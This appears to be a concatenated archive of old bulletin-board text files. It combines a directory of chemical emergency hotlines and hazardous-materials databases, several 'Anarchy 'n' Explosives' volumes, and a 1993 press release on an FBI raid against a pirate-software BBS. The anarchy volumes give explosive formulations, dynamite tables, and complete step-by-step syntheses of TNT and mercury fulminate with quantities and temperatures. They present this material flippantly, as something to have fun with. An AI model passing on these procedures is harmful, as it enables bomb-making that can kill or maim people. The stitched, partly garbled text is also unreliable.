Contact: For Superfund -- Office of Emergency and Remedial Response
U.S. Environmental Protection Agency
401 M Street, S.W.
Washington, D.C. 20460

For CERCLA -- Office of Waste Programs Enforcement
U.S. Environmental Protection Agency
401 M Street, S.W.
Washington, D.C. 20460

EPA established the toll free technical assistance hotline in 1980 to answer questions and provide documents to those needing information on the Superfund and Resource Conservation and Recovery Act.

TOXIC SUBSTANCES CONTROL ACT (TSCA) - (202) 554-1404

Contact: Toxic Substances Control Act Assistance Office
Office of Toxic Substances
U.S. Environmental Protection Agency

PRIVATE SECTOR TOLL FREE TECHNICAL ASSISTANCE SUPPORT

CHEMTREC: 1-(800) 424-9300. Alaska, Hawaii and DC (202) 483-7616
Contact: Chemical Manufacturers Association
2501 M Street, N.W.
Washington, D.C. 20037.

The Chemical Manufacturers Association set up the Chemical Transportation Emergency Center (CHEMTREC) to provide immediate assistance to those at the scene of accident, 24 hours a day, seven days a week. CHEMTREC maintains an online database on the chemical, physical, and toxicological properties and health effects of the thousands of products of the member companies. CHEMTREC operates in two stages: first, staff provide chemical information for use in onsite decisionmaking involving handling the early stages of the problem and, second, notifies the manufacturer of the product of the accident for more detailed information and appropriate follow-up.

CHEMNET is activated by a call to CHEMTREC. If a member shipper cannot respond promptly to an incident and a chemical expert is required at a site, then the shipper can authorize a CHEMNET-contracted emergency response company to go in its place.

CHLOREP: Emergency contact through CHEMTREC above.
Contact: Chlorine Institute
342 Madison Avenue
New York, NY 10017.

The Chlorine Institute in 1972 established its Chlorine Emergency Plan (CHLOREP), a mutual-aid response network of chlorine manufacturers and packagers, to provide assistance at chlorine emergencies in the United States and Canada through telephone instructions to on-scene personnel or the dispatching of trained teams to sites. Response is activated by a call to CHEMTREC which in turn calls the designated CHLOREP contact, who notifies the appropriate team leader based upon CHLOREP's geographical sector team assignments.

CAER: Community Awareness and Emergency Response information line.
This is a 2 minute recorded message informing callers of upcoming events related to coordinated emergency response planning. The CAER information number is (202) 463-1599 and is updated twice a month.

To submit an event to be publicized, send the materials to:
Todd Miller
CMA Communications Dept.

208.TXT
2501 M Street, N.W.
Washington, D.C. 20037

The Center for Fire Research in the National Bureau of Standards has established a public access computer bulletin board.

Contact: Doug Walton
System Operator

U(301) 975-6872

Information on the bulletin board includes:

- * a listing of the most recent reports from the Center for Fire Research;
- * information on upcoming activities at the Center for Fire Research such as conferences, seminars and workshops; and
- * information on FIREDOC, the Center's fire research bibliographic system.

FEDERAL AND STATE AGENCY ONLINE DATABASES

The Office of Solid Waste and Emergency Response (OSWER) bulletin board is intended to to ts orr communications and technology transfer among the Regions and with Headquarters staff involved in solid or hazardous waste regulation, permitting, or enforcement and with ORD scientists and engineers in Headquarters and laboratories who are supporting OSWER. The OWSER is operated under contract to the Office of Program Management Technology (OPMT). The OSWER BBS offers messages, bulletins, files and computer programs, databases, and conferences. Bulletins include OSWER technical training opportunities and ORD technology transfer seminars nationwide, new ORD technical publications, the top 25 compounds found at Superfund Sites, and the current status of the SITE technology demonstrations. Conferences include: Executive (for EPA managers only), Ground-Water Workstation, Ground-Water Monitoring and Remediation, Risk Management/Assessment, and Expert Systems/Geographic Information Systems. The BBS is primarily intended for EPA Regional, Headquarters, and ORD personnel, however, OSWER welcomes state and local government agencies and authorized EPA contractors. The BBS telephone number is (301) 589-8366, the voice line is (301) 589-8368.

The Hazardous Materials Information Systems (HMIS) offers two menu-driven

208.TXT

programs to assist state, local and Federal agencies. The U.S. Department of Transportation (DOT), Research and Special Programs Administration's (RSPA) project offers quick access to both exemptions information and informal interpretations. The exemptions menu provides access to the following: exemption numbers, exemption holders, expiration dates, container type and DOT specification, hazardous material, shipping name and class, and regulations affected. The interpretations menu provides access to informal interpretations issued by the Standards Division, Office of Hazardous Materials Transportation. Each search provides: requestor, subject, commodity, container and regulations affected. This service is provided FREE to state, local, and federal agencies. Private sector organizations cannot get an account on the HMIS but can call to receive printouts on information they need (there is a fee for the printout). In order to gain access to the HMIS you must FIRST ESTABLISH AN ACCOUNT by contacting:

Lessie Graves
Office of Hazardous Materials Transportation
Information Services Unit
FTS/COMM: (202) 366-4555

Occupational Safety and Health Administration's (OSHA) Computerized Information System (OCIS) is designed to aid OSHA, State OSHA Program, and OSHA Area Office staff in responding to employers' and employees' occupational safety and health problems by maintaining quick access to various computerized information files. OCIS files are maintained on a Digital Vax 11/750 computer at the Salt Lake City Laboratory; BASIS is the database management software; system is accessed from OSHA and State Program offices only; files are menu-driven; and new capabilities are under development.

Questions and comments can be directed to:

OCIS Help Desk
(801) 524-5366 or 524-5896
FTS 588-5366 or 588-5896

The National Library of Medicine's (NLM) Toxicology Data Network (TOXNET) is a computerized system of toxicologically oriented data banks, offering a sophisticated search and retrieval package which permits efficient access to information on known chemicals and identifies unknown chemicals based on their characteristics. TOXNET files include: Hazardous Substances Data Bank (HSDB), Toxicology Data Bank (TDB), and Chemical Carcinogenesis Research Information System (CCRIS).

Registered NLM users can access TOXNET by direct dial or through TELENET or TYMNET telecommunications networks. Average search charges (per hour) are \$75.00 for prime time.

208.TXT

For detailed information on TOXNET contact:

National Library of Medicine
Specialized Information Services
Biomedical Files Implementation Branch
8600 Rockville Pike
Bethesda, MD 20894
(301) 496-6531 or 496-1131

COMMERCIAL AND PRIVATE ONLINE DATABASES

FIREDOC: ations available From NBS

The Center for Fire Research in the National Bureau of Standards has made its computerized bibliographic system, FIREDOC, available for searching on-line. The system can be accessed by telephone using a computer as a terminal. About 7,000 items from the Center's collection are currently entered in the FIREDOC system.

For further information including instructions on access and use of FIREDOC, contact: Nora Jason

Technical Information Specialist
Center for Fire Research
(301) 975-6862

CFRBBS is a public access computer bulletin board sponsored by: the Center for Fire Research, National Bureau of Standards, US Department of Commerce, in Gaithersburg, MD 20899. It features computer programs developed by the Center of Fire Research. Contents of the board include: fire simulation programs, information on FIREDOC (the Center for Fire Research bibliographic search system; FIREDOC users guide; and FIREDOC compatible communications package), information on upcoming activities at the Center for Fire Research, and a listing of the most recent year's reports from the center. There is no connect fee for using the board; however the user pays for the phone call. For more information contact Doug Walton, System Operator, at (301) 975-6872.

Public Health Foundation's Public Health Network (PHN) users have full access to all GTE Medical Information Network (MINET) services, and can communicate directly with users in PHN and other divisions of MINET. Access to Surgeon General, NLM/NIH, CDC, and American Medical Association information services (e.g., Disease Information, Drug Information, Medical Procedure Coding, Socioeconomic Bibliography, Expert Medical Physician Information Retrieval and Education Service, Massachusetts General Hospital (MGH) Continuing Medical Education, and AP Medical News Service) are available ranging in price from \$21 to \$39 an hour of connect time.

208.TXT

Subscription fee, payable on a one-time basis is \$500.00, each additional user is registered at \$25.00, and a User's Guide costs \$15.00. Connect time rates range from \$14 an hour peak to \$7 an hour off-peak, character transmission charges are \$.05 per 1,000 characters.

For detailed information on PHN or MINET contact:

The Public Health Foundation

1220 L Street, N.W.

Suite 350

Washington, D.C. 20005

(202) 898-5600

Information Consultants, Inc.'s Chemical Information System (ICIS) and Chemical Information System, Inc.'s (Fein Marquart Associates) System (CIS) are two competing companies which offer approximately 35 databases each, some similar, others different. Databases available for searching include, for example: Oil and Hazardous Materials Technical Assistance Data System (OHMTADS) with emphasis on environmental and safety data for spills response; Chemical Evaluation Search and Retrieval (CEASARS) gives very detailed, evaluated profiles with physical/chemical, toxicological and environmental information; NIOSH Registry of Toxic Effects of Chemical Substances (RTECS) with acute toxdata, TLV's, standards, aquatic tox, regulatory information, and NTP test status; Chemical Carcinogenesis Research Information System (CCRIS) giving results of carcinogenicity, mutagenicity, tumor promotion and carcinogenicity tests under National Cancer Institute contract; GENETOX with genetic assay studies; AQUIRE with aquatic toxicity information; DERMAL with dermal toxicity information.

Subscriber (\$300 per year and \$25-85 per hour of connect time) and non-subscriber (\$50-115 per hour connect time) options exist.

For detailed information contact:

CIS, Inc.

or

Information Consultants, Inc.

Fein Marquart Associates

1133 15th St., N.W.

7215 York Road

Washington, D.C. 20005

Baltimore, MD 21212

(202) 822-5200

(800) 247-8737

✓ _____

[illegible]

Magazines

== - == - == - == - ==

Mail Order

== - == - == - == - == -

Ski Resorts

Mannequins

== - == - == - == - == -

Car Rentals

== - == - == - == - == - ==

Newspapers

== - == - == - == - == -

Page 10

208.TXT

Oil Daily (800) 223-6635 (except NY)
Christian Science Motor (800) 225-7090 (except MS)
Wall Street Journal (800) 257-0300 (except NJ)
The National Observer (800) 325-5990 (except MO)
Have fun.

-- RFLAGG ==

209.TXT
ANARCHY 'N' EXPLOSIVES
=====> VOLUME 2 <=====

This volume defines a few varieties of misc explosives, charges, and whatever I had in mind at that time. Anyway, these formulas are not as precise in measurements for they were given in brief summary. However, they will work, and if used correctly can be safe and "fun".

FRENCH AMMONAL:

Type: Low Explosive
Ingredients: 86% Ammonium Nitrate
 6% Stearic Acid
 8% Aluminum Powder
Description: French ammonal is an easily improvised low explosive mixture. It is generally less effective than an equal weight of TNT. The material is loaded by pressing it into a suitable container. Initiation by an Engineer's special blasting cap is recommended.
Comments: This material was tested. It is effective.
References: TM 31-201-1, Unconventional Warfare Devices and Techniques, para 1401.

TETRYTOL:

Type: High Explosive
Ingredients: 75% Tetryl
 25% TNT
Description: Tetryol is a high explosive bursting charge. It is used as a demolition explosive, a bursting charge for mines, and in artillery shells. The explosive force of tetrytol is approximately the same as that of TNT. It may be initiated by a blasting cap. Tetrytol is usually loaded by casting.
Comments: This material was tested. It is effective.
References: TM 9-1900, Ammunition, General, page 55.
 TM 9-1910, Military Explosives, page 188.

IMPROVISED PLASTIC EXPLOSIVE FILLER:

Type: High Explosive
Ingredients: Finely Powdered Potassium Chlorate Cdata bstals
 Petroleum Jelly **MIX THOUROUGHLY**
Description: This plastic explosive filler can be detonated with a No. 8 commercial blasting cap or with any military blasting cap. The explosive must be stored in a waterproof container until ready to use.
Comments: This material was tested. It is effective.
References: TM 31-210, Improvised Munitions, sec I, No. 1.

FLAMABILITY OF GASES:

Type: Gas Explosive
 Ingredients: Explosive Gas
 Description: Under some conditions, common gases act as fuel. When mixed with air, they will burn rapidly or even explode. For some fuel-air mixtures, the range over which the explosion can occur is quite wide while for others the limits are narrow. The upper and lower amounts of common fuels that will cause an ignitable mixture are shown in the table below. The quantity shown is the percentage by volume of air. If the fuel-air mixture is too lean or too rich, it will not ignite. The amounts shown are therefore called limits of inflamability.

Fuel (Gas)	Gases (% by volume of air)	
	Lower Limit	Upper Limit
-----	-----	-----
Water Gas Or Blue Gas	7.0	72
Natural Gas	4.7	15
Hydrogen	4.0	75
Acetylene	2.5	81
Propane	2.2	10
Butane	1.9	9

Comments: These fuels have been tested under laboratory conditions. They are effective. Ignition depends on method of initiation, uniformity of mixture, and physical conditions.

References: Bulletin 29, Limits of Inflammability of Gases and Vapors
 H.F. Coward and G.W. Jones, Bureau of Mines, U.S.
 Government Printing Office, 1939.

!!!WARNING!!!

! USE THESE FORMULAS AND OTHER FORMS OF ANARCHY/EXPLOSIVES AT YOUR OWN RISK !

More volumes of ANARCHY soon to come.....

==> DOCTOR DISSECTOR

210.TXT
ANARCHY 'N' EXPLOSIVES
=====> VOLUME 3 <=====

This is the MOST important or one of the most important volumes regarding the various mixtures of anarchy that I will be "publishing" to the "public". Also, it may as well be the MOST DANGEROUS to prepare, the substance we will be dealing with is Trinitrotoluene, or short - TNT. This high explosive is a VERY DANGEROUS, slightly unstable substance. The crystalized crude TNT is about the color of brown sugar and feels greasy to the touch. It is suitable for many uses as a high-explosive, but not for the use in high-explosive shells. It is also highly reactive to many other chemical substances. It can be incorporated into dynamite and many other explosives that will be explained in further detail later, in other volumes of ANARCHY.

WARNING:

DO NOT ATTEMPT TO FINISH THIS PROJECT UNLESS YOU ARE FULLY CAPABLE SAFELY EXECUTING THE PROCESSES IN A SAFE ENVIRONMENT! IF YOU CHOOSE TO CONTINUE, READ THE INSTRUCTIONS COMPLETELY THROUGH BEFORE BEGINNING AND HAVE ALL MATERIALS AND TOOLS (INCLUDING SAFETY/EMERGENCY EQUIPMENT) READY FOR USE WHEN OR IF THEY ARE NEEDED. THIS IS NOT A JOKE! USE AT YOUR OWN RISK!!!!

Preparation of Trinitrotoluene (Three Stages). A mixture of 294 grams of concentrated sulfuric acid (density 1.84) and 147 grams of nitric acid (density 1.42) is added slowly from a dropping funnel to 100 grams of toluene in a tall 600-cc. beaker, while the liquid is stirred vigorously with an electric stirrer and it's temperature is maintained at 30 to 40 degrees celsius by running cold water in the vessel in which the beaker is standing. The addition of acid will require from an hour to an hour and a half. The stirring is then continued for half an hour longer without cooling; the mixture is allowed to stand over night in a separatory funnel; the lower layer of spent acid is drawn off; and the crude mononitrotoluene is weighed. One-half of it, corresponding to 50 grams of toluene, is taken for the dinitration.

The mononitrotoluene (MNT) is dissolved in 109 grams of concentrated sulfuric acid (d. 1.84) while the mixture is cooled in running water. The solution in a tall beaker is warmed to 50 degrees and a mixed acid, composed of 54.5 grams each of nitric acid (d. 1.50) and sulfuric acid (d. 1.84), is added slowly drop by drop from a dropping funnel while the mixture is stirred mechanically. The heat generated by the reaction raises the temperature, and the rate of addition of the acid is regulated so that the temperature of the mixture lies always between 90 degrees and 100 degrees. The addition of the acid will require about 1 hour. After the acid has been added, the mixture is stirred for 2 hours longer at 90-100 degrees to complete the nitration. Two layers separate on standing. The upper layer consists largely of dinitrotoluene (DNT), but probably contains a certain amount of TNT. The trinitration in the laboratory is conveniently carried out without separating the DNT from

the spent acid.

While the dinitration mixture is stirred actively at a temperature of about 90 degrees, 145 grams of fuming sulfuric acid (oleum containing 15% free SO₃) is added slowly by pouring from a beaker. A mixed acid, composed of 72.5 grams each of nitric acid (d. 1.50) and the 15% oleum, is now added drop by drop with good agitation while the heat of the reaction maintains the temperature at 100-115 degrees. After about three-quarters of the acid has been added, it will be found necessary to apply external heat to maintain the temperature. After all the acid has been added (taking 1 1/2 to 2 hours), the heating and stirring are continued for 2 hours longer at 100-115 degrees. After the material has stood overnight, the upper TNT layer will be found to have solidified to a hard cake, and the lower layer of spent acid to be filled with crystals. The acid is filtered through a Buchner funnel (without filter paper), and the cake is broken up and washed with water on the same filter to remove excess of acid. The spent acid contains considerable amounts of TNT in solution; this is precipitated by pouring the acid into a large volume of water, filtered off, rinsed with water, and added to the main batch. All the of the product is washed three or four times by agitating it vigorously with hot water under which it is melted. After the last washing, the TNT is granulated by allowing it to cool slowly under hot water while the stirring is continued. The product, filtered off and dried at ordinary room temperature, is equal to a good commercial sample of crude TNT. It may be purified by dissolving in warm alcohol at 60 degrees and allowing to cool slowly, or it may be purified by digesting with 5 times its weight of 5% sodium hydrogen sulfite solution at 90 degrees for half an hour with vigorous stirring, washing with hot water until the washings are colorless, and finally granulating as before. The product of this last treatment is equal to a good commercial sample of purified TNT. Pure ALPHA-TNT, melting point 80.8 degrees, may be procured by recrystallizing this material once from nitric acid (d. 1.42) and once from alcohol.

Well, that's it... AND REMEMBER MY WARNING!

future editions of ANARCHY 'N' EXPLOSIVES coming soon.....

(whenever I have time to type them up!)

by Doctor Dissector of course!

211.TXT
ANARCHY 'N' EXPLOSIVES
=====> VOLUME 4 4 <=====

In this particular volume, we will be discussing types of Dynamite, these high-explosives being one of the more important or destructive of the anarchist's formulas. Note that some of these mixtures are very unstable or shock ignited, and that care should be observed when handling these unstable mixtures. Some of these formulae deal with Trinitrotoluene (TNT) and the preparation for that is given under the volume 3, within this series.

WARNING:

THESE ARE REAL EXPLOSIVES AND MAY CAUSE SERIOUS INJURY OR DEATH UPON MISUSE.
DO NOT ATTEMPT TO PREPARE ANY AS SAMPLE IF YOU ARE NOT FULLY CAPABLE OF UNDERSTANDING THE DANGERS AND PRECAUTIONS OF THESE PRODUCTS. THESE FORMULAE ARE THE TRUE FORMULAE TO CREATE THESE MIXTURES AND ARE THEREFORE VERY DANGEROUS. USE AT YOUR OWN RISK!!!

Guhr Dynamite:

Ingredients- 1 part Kieselguhr
3 parts Nitroglycerin

Description- This dynamite is primarily used in blasting. It is fairly stable, in the drop test, it exploded by the fall of a 1 kg weight through 12 to 15 cm., or by the fall of a 2 kg weight through 7 cm. The frozen material is less sensitive: a drop of more than 20 cm. with a 1 kg weight is needed to explode it, and the 2 kg weight is necessary to explode it. Frozen or unfrozen, it can be detonated by shooting at it with a military rifle, when held in a paper cartridge. Generally, it is detonated with a steel-on-steel blow. Velocity of detonation vary from 6650 to 6800 meters per second at a density loading of 1.50.

Extra-Dynamite:

Ingredients-	FORMULA 1	FORMULA 2
	71% Nitroglycerin	62% Ammonium Nitrate
	23% Amonium Nitrate	25% Nitroglycerin
	4% Collodion	12% Charcoal
	ed to e% Charcoal	1% Collodion

Description- This material is crumbly and plastic between the fingers.
This material can be detonated with any detonating cap.

Table Of Dynamite Formulae:

INGREDIENT	STRENGTH										
	15%	20%	25%	30%	35%	40%	45%	50%	55%	60%	
Nitroglycerin.....	15	20	25	30	35	40	45	50	55	60	
Combustible Material...	20	19	18	17	16	15	14	14	15	16	

211.TXT

Sodium Nitrate.....	64	60	56	52	48	44	40	35	29	23
Calcium or Magnesium Carbonate.....	1	1	1	1	1	1	1	1	1	1
*****AMOUNTS GIVEN IN PERCENTAGES*****										

Table Of More Dynamite Formulae:

INGREDIENT	STRENGTH									
	ORDINARY					LOW FREEZING				
	30%	35%	40%	50%	60%	30%	35%	40%	50%	60%
Nitroglycerin.....	15	20	22	27	35	13	17	17	21	27
Nitrosubstitution Compounds.....	0	0	0	0	0	3	4	4	5	6
Ammonium Nitrate.....	15	15	20	25	30	15	15	20	25	30
Sodium Nitrate.....	51	48	42	36	24	53	49	45	36	27
Combustible Material...	18	16	15	11	10	15	14	13	12	9
Calcium Carbonate or Zinc Oxide.....	1	1	1	1	1	1	1	1	1	1
*****AMOUNTS GIVEN IN PERCENTAGES*****										

Master Table Of Dynamites:

INGREDIENT	FORMULA											
	1	2	3	4	5	6	7	8	9	10	11	12
Ammonium Nitrate.....	52	53	60	61	66	73	78	83	0	0	0	0
Potassium Nitrate.....	21	0	0	0	0	2.8	5	7	30.5	34	0	0
Sodium Nitrate.....	0	12	5	3	0	0	0	0	0	0	30.5	24.5
Barium Nitrate.....	0	0	0	0	0	0	0	2	4	1	0	0
Na or K Chloride.....	0	0	21	20.5	22	15	8	0	0	0	0	0
Hydrated Ammonium Oxalate.	16	19	0	0	0	0	0	0	0	0	0	0
Ammonium Chloride.....	6	0	0	0	0	0	0	0	0	0	0	0
Cereal or Wood Meal.....	0	4	4	7.5	2	1	5	2	0	38.5	39.5	40.5
Glycerin.....	0	0	0	4	0	0	0	0	0	0	0	0
Spent Tan Bark Meal.....	0	0	0	0	0	0	0	0	40	1	0	0
Potassium Dichromate.....	0	0	0	0	0	0	0	0	0	0	5	5
Sodium Carbonate.....	0	0	0	0	0	0	0	0	.5	.5	0	0
Powdered Coal.....	0	0	0	0	4	0	0	0	0	0	0	0
Nitrotoluene.....	0	0	6	1	0	0	0	0	0	0	0	0
Dinitrotoluene.....	0	0	0	0	0	5	0	0	0	0	0	0
Trinitrotoluene.....	0	6	0	0	0	0	0	2	0	0	0	0
Nitroglycerin.....	5	5	4	4	4	3.2	4	4	25	25	25	30
ALL AMOUNTS ARE IN PERCENTAGES												

Well, that's it for now... have fun.... hehehehehe!

USE AT YOUR OWN RISK!!!!

till later....

(future magazines coming soon!)

212.TXT
ANARCHY 'N' EXPLOSIVES
VOLUME 5 -- 4/3/89

Well, hasn't it been long since Volume 4 of Anarchy 'n' Explosives? Well, I finally got around to typing up another volume. This one will be dedicated to the extremely simple and more accessible explosives and incendiaries to be prepared at home, or laboratory; depending upon the environment you have access to or are accustomed to.

Anyway, getting back down to business, I must (again), put up this sign:

WARNING: THESE EXPLOSIVES/INCENDIARIES ARE REAL, NOT TOYS. USE
EXTREME CAUTION WHEN PREPARING AND APPLYING WHEN APPLICABLE.
FAILURE TO DO SO MAY RESULT IN INJURY OR DEATH.
USE AT YOUR OWN RISK!

Enough of the warnings and notes; for further information and/or comments on this series of ever popular explosives, contact me (I don't sign these "publications") on the Knavery BBS at xxx-xxx-xxxx on the public message base, I should be reading some requests if you leave them. And, volume number 6 should be coming out sooner than the time between 4 and 5, but don't count on it.

BULK POWDERS:

=====

Bulk powders are types of gunpowders consisting of nitrocellulose and a mixture of other chemically explosive solutions. These nitrocellulose fibers are stuck together, but are not completely collided. Some contain little else but nitrocellulose; others contain, in addition to potassium and barium nitrates, camphor, vaseline, paraffin, lampblack, starch, dextrine, potassium dichromate or other oxidizing or deterrent salts, and diphenylamine for stabilization, and are colored in a variety of brilliant hues by means of coltar dyes. Three typical bulk powders are made up according to the approximate formulas tabulated below:

Nitrocellulose.....	84.0	87.0	89.0
% N in nitrocellulose.....	13.2	12.9	12.9
Potassium nitrate.....	7.5	6.0	6.0
Barium nitrate.....	7.5	2.0	3.0
Starch.....	-. -	-. -	1.0
Paraffin oil.....	-. -	4.0	-. -
Diphenylamine.....	1.0	1.0	1.0

The mixture is mixed in warm water and dried thoroughly. Then either granulated or made into powder by crushing with a wooden block and screened through a 12-mesh sieve. The material is then stored in a moisture-resistant container for future or immediate use.

MERCURY FULMINATE:

=====

Mercury fulminate is an initiating explosive, commonly appearing as white or gray crystals. It is extremely sensitive to initiation by heat, friction, spark or flame, and impact. It detonates when initiated by any of these means. It is pressed into containers, usually at 3000 psi, for use in detonators and blasting caps. However, when compressed at greater and greater pressure (up to 30,000 psi), it becomes "dead pressed." In this condition, it can only be detonated by another initial detonating agent. Mercury fulminate gradually becomes inert when stored continuously above 100 degrees F. A dark-colored product of deterioration gives evidence of this effect. Mercury exfulminate is stored underwater except when there is danger of freezing. Then it is stored under a mixture of water and alcohol.

Preparation of Mercury Fulminate. Five grams of mercury is added to 55 cc. of nitric acid (specific gravity 1.42) in a 100-cc. Erlenmeyer flask, and the mixture is allowed to stand without shaking until the mercury has gone into solution. The acid liquid is then poured into 50 cc. of 90% alcohol in a 500-cc. beaker in the hood. The temperature of the mixture rises, a vigorous reaction commences, white fumes come off, and crystals of fulminate soon begin to precipitate. Red fumes appear and the precipitation of the fulminate becomes more rapid, then white fumes again as the reaction moderates. After about 20 minutes, the reaction is over; water is added, and the crystals are washed with water repeatedly by decantation until the washings are no longer acid to litmus. The product consists of grayish-yellow crystals, and corresponds to a good grade of commercial fulminate. It may be obtained white and entirely pure by dissolving in strong ammonia water, filtering, and reprecipitating by the addition of 30% acetic acid. The pure fulminate is filtered off, washed several times with cold water, and stored under water, or, if a very small amount is desired for experimental purposes, it is dried in a desiccator.

AMATOL:

=====

Description: amatol is a high explosive, white to buff in color. It is a mixture of ammonium nitrate and TNT, with a relative effectiveness slightly higher than that of TNT alone. Common compositions vary from 80% ammonium nitrate and 20% TNT to 40% ammonium nitrate and 60% TNT. Amatol is used as the main bursting charge in artillery shells and bombs. Amatol absorbs moisture and can form dangerous compounds with copper and brass. Therefore, it should not be housed in containers of such metals.

BLACK POWDERS:

=====

Black powders burn either quickly or very slowly depending on the

212.TXT

composition of such a mixture; however, these powders produce smoke, often great amounts, and is most useful in applications where smoke is no object. It is the best for communicating fire and for producing a quick, hot flame. Black powder is used in both propellant charges for shrapnel shells, in saluting and blank fire charges, as the bursting charge of practice shells and bombs, as a propelling charge in certain pyrotechnic pieces, and, either with or without the admixture of other substances which modify the rate of burning, in the time-train rings and in other parts of fuses. Below is a list of black powders and their compositions.

Name	Salt peter	(Brown) Charcoal	Sulfur
England.....	Ö ⑧ 0 ¥	(18)	3
England.....	77.4	(17.6)	5
Germany.....	78	(19)	3
Germany.....	80	(20)	-
France.....	78	(19)	3
Forte.....e.....e	72	15	13 Blasting
Lente.....	40	30	30 - Black
Ordinaire.....e.....	62	18	20 Powders

.FBI raids major Ohio computer bulletin board; action follows joint investigation with SPA

The Federation Bureau of Investigation on Saturday, Jan. 30, 1993, raided "Rusty & Edie's," a computer bulletin board located in Boardman, Ohio, which has allegedly been illegally distributing copyrighted software programs. Seized in the raid on the Rusty & Edie's bulletin board were computers, hard disk drives and telecommunications equipment, as well as financial and subscriber records. For the past several months, the Software Publishers Association ("SPA") has been working with the FBI in investigating the Rusty & Edie's bulletin board, and as part of that investigation has downloaded numerous copyrighted business and entertainment programs from the board.

The SPA investigation was initiated following the receipt of complaints from a number of SPA members that their software was being illegally distributed on the Rusty & Edie's BBS. The Rusty & Edie's bulletin board was one of the largest private bulletin boards in the country. It had 124 nodes available to callers and over 14,000 subscribers throughout the United States and several foreign countries. To date, the board has logged in excess of 3.4 million phone calls, with new calls coming in at the rate of over 4,000 per day. It was established in 1987 and had expanded to include over 19 gigabytes of storage housing over 100,000 files available to subscribers for downloading. It had paid subscribers throughout the United States and several foreign countries, including Canada, Luxembourg, France, Germany, Finland, the Netherlands, Spain, Sweden and the United Kingdom.

A computer bulletin board allows personal computer users to access a host computer by a modem-equipped telephone to exchange information, including messages, files, and computer programs. The systems operator (Sysop) is generally responsible for the operation of the bulletin board and determines who is allowed to access the bulletin board and under what conditions. For a fee of \$89.00 per year, subscribers to the Rusty & Edie's bulletin board were given access to the board's contents including many popular copyrighted business and entertainment packages. Subscribers could "download" or receive these files for use on their own computers without having to pay the copyrighted owner anything for them.

"The SPA applauds the FBI's action today," said Ilene Rosenthal, general counsel for the SPA. "This shows that the FBI recognizes the harm that theft of intellectual property causes to one of the U.S.'s most vibrant industries. It clearly demonstrates a trend that the government understands the seriousness of software piracy." The SPA is actively working with the FBI in the investigation of computer bulletin boards, and similar raids on other boards are expected shortly. Whether it's copied from a program purchased at a neighborhood computer store or downloaded from a bulletin board thousands of miles away, pirated software adds to the cost of

213.TXT

computing. According to the SPA, in 1991, the software industry lost \$1.2 billion in the U.S. alone. Losses internationally are several billion dollars more.

"Many people may not realize that software pirates cause prices to be higher, in part, to make up for publisher losses from piracy," says Ken Wasch, executive director of the SPA. In addition, they ruin the reputation of the hundreds of legitimate bulletin boards that serve an important function for computer users." The Software Publishers Association is the principal trade association of the personal computer software industry. It's over 1,000 members represent the leading publishers in the business, consumer and education software markets. The SPA has offices in Washington DC, and Paris, France.

CONTACT: Software Publishers Association, Washington
Ilene Rosenthal, 202/452-1600 Ext. 318
Terri Childs, 202/452-1600 Ext. 320

214.TXT
ANARCHY 'N' EXPLOSIVES - VOLUME #6
=====

by Doctor Dissector, 6/14/89

Well, this is the sixth, infamous, release of Anarchy n' Explosives... Previously, I did not place my name on the issues 0-5, but for credits sake, I decided to place my name on each issue from here on. Anyway, this document is to be placed into the public domain, but might be originating from some Elite BBS's and other organizations such as Forgotten Realms at (xxx)xxx-xxxx and other groups associated with that BBS. And, since it is a public document, the author assumes no responsibility of misuse by irresponsible or ignorant parties, who may directly, or indirectly, gain injury to themselves or others, with the information contained in this document. Allright,,, enough of the shit, lets get down to business!

WARNING: THE FOLLOWING INFORMATION CAN INJURY OR DEATH UPON ITS MISUSE. AUTHOR ASSUMES NO RESPONSIBILITY FOR ANY DAMAGES, PROPERTY OR BODILY, FROM ACTIONS DUE TO THIS DOCUMENT. PLEASE HANDLE WITH CARE, AND USE AT YOUR OWN RISK!!

Ok, now we can rock! This issue, #6, will deal with the basic pyrotechnical devices, which might be enhanced by or an addition to other anarchy projects you have or were covered in previous issues of ANARCHY 'N' EXPLOSIVES. The items covered will include srally rockets, serpents, smokes, whistling fireworks
and colored flames. Each section will cover, in detail, several aspects as well as the preparation of each project. Enjoy....

SKY ROCKETS

Next to the Roman Candle, these are perhaps the most popular articles of the pyrotechnical craft and, on good authority, apparently antedate the candle. So much has been written about sky rockets that any detailed description would be superfluous. The French, particularly, have left a most complete history, sometimes amusing, in view of the present status of rocket manufacture. The rocket consists of a tube of paper rammed with suitable composition, its lower end choked to about one-third of the diameter of its bore, and having a hollow center extending upward through the composition to about 3/4 of an inch of the top. A stick attached to the tube serves to balance it while ascending. Roughly, the composition of a rocket, that is, the portion of it that is burning while it is ascending, should be seven times its diameter in length. Six-sevenths is pierced through the center while one-seventh is solid and acts as a fuse to communicate the fire to the heading when the rocket reaches the highest point of its flight.

The tube is made of strong paper, preferably 3 turns of hardware paper on the inside with 4 or more turns of straw board or Kraft paper on the outside. A good rocket case can also be made of heavy rag or building paper, if it is properly rolled with good paste. The process of choking the case and ramming

in a mold has been practically discontinued. An average model for a 1 pound rocket is given in the file "ROCKET.ANS" (ANSI graphics format).

Good rockets should be uniform, all those of one caliber ascending to the same height and bursting at about the same time. This is particularly desirable in bouquets of 100 or more, fired simultaneously, or a straggling effect is produced.

Most rockets larger than 3 ounces are rammed singly or by gang rammers, which can be built on a custom basis. Today, hydraulic rammers are also in use.

For very large rockets, a scoop of clay is shaken in and rammed with eight good blows of a mallet on the longest rammer. Then, a scoopful of composition is rammed with about eight lighter blows. This is repeated until the case is filled to about 1 inch from the top. Shift rammer as it becomes necessary to use shorter ones. There should be 1 inch of solid composition above the top end of the spindle. Now the final charge of clay is put in and the hollow pin rammer is used. This sets the clay while leaving an opening for the fire to reach the heading. Care must be used to see that the hollow tube just pierces the clay. If it does not go through, the heading will fail to fire; if it goes too far, the heading will fire prematurely. (The heading is the blast charge or whatever you want to ignite) the following are good compositions for rockets of the different sizes given: (given in weighted parts)

	1-3 ounces	4-8 ounces	1-3 pounds	4-8 pounds
Potassium Nitrate	18	16	16	18
Mixed Coal	10	9	12	12
Sulfur	3	4	3	3

If rockets burst before ascending, add more coal; if they ascend too slowly, add more Potassium Nitrate. For the smaller sizes, use fine coal, for larger, coarser in proportion to the diameter. In 4-8 pound rockets, use partly granulated Potassium Nitrate.

SERPENTS

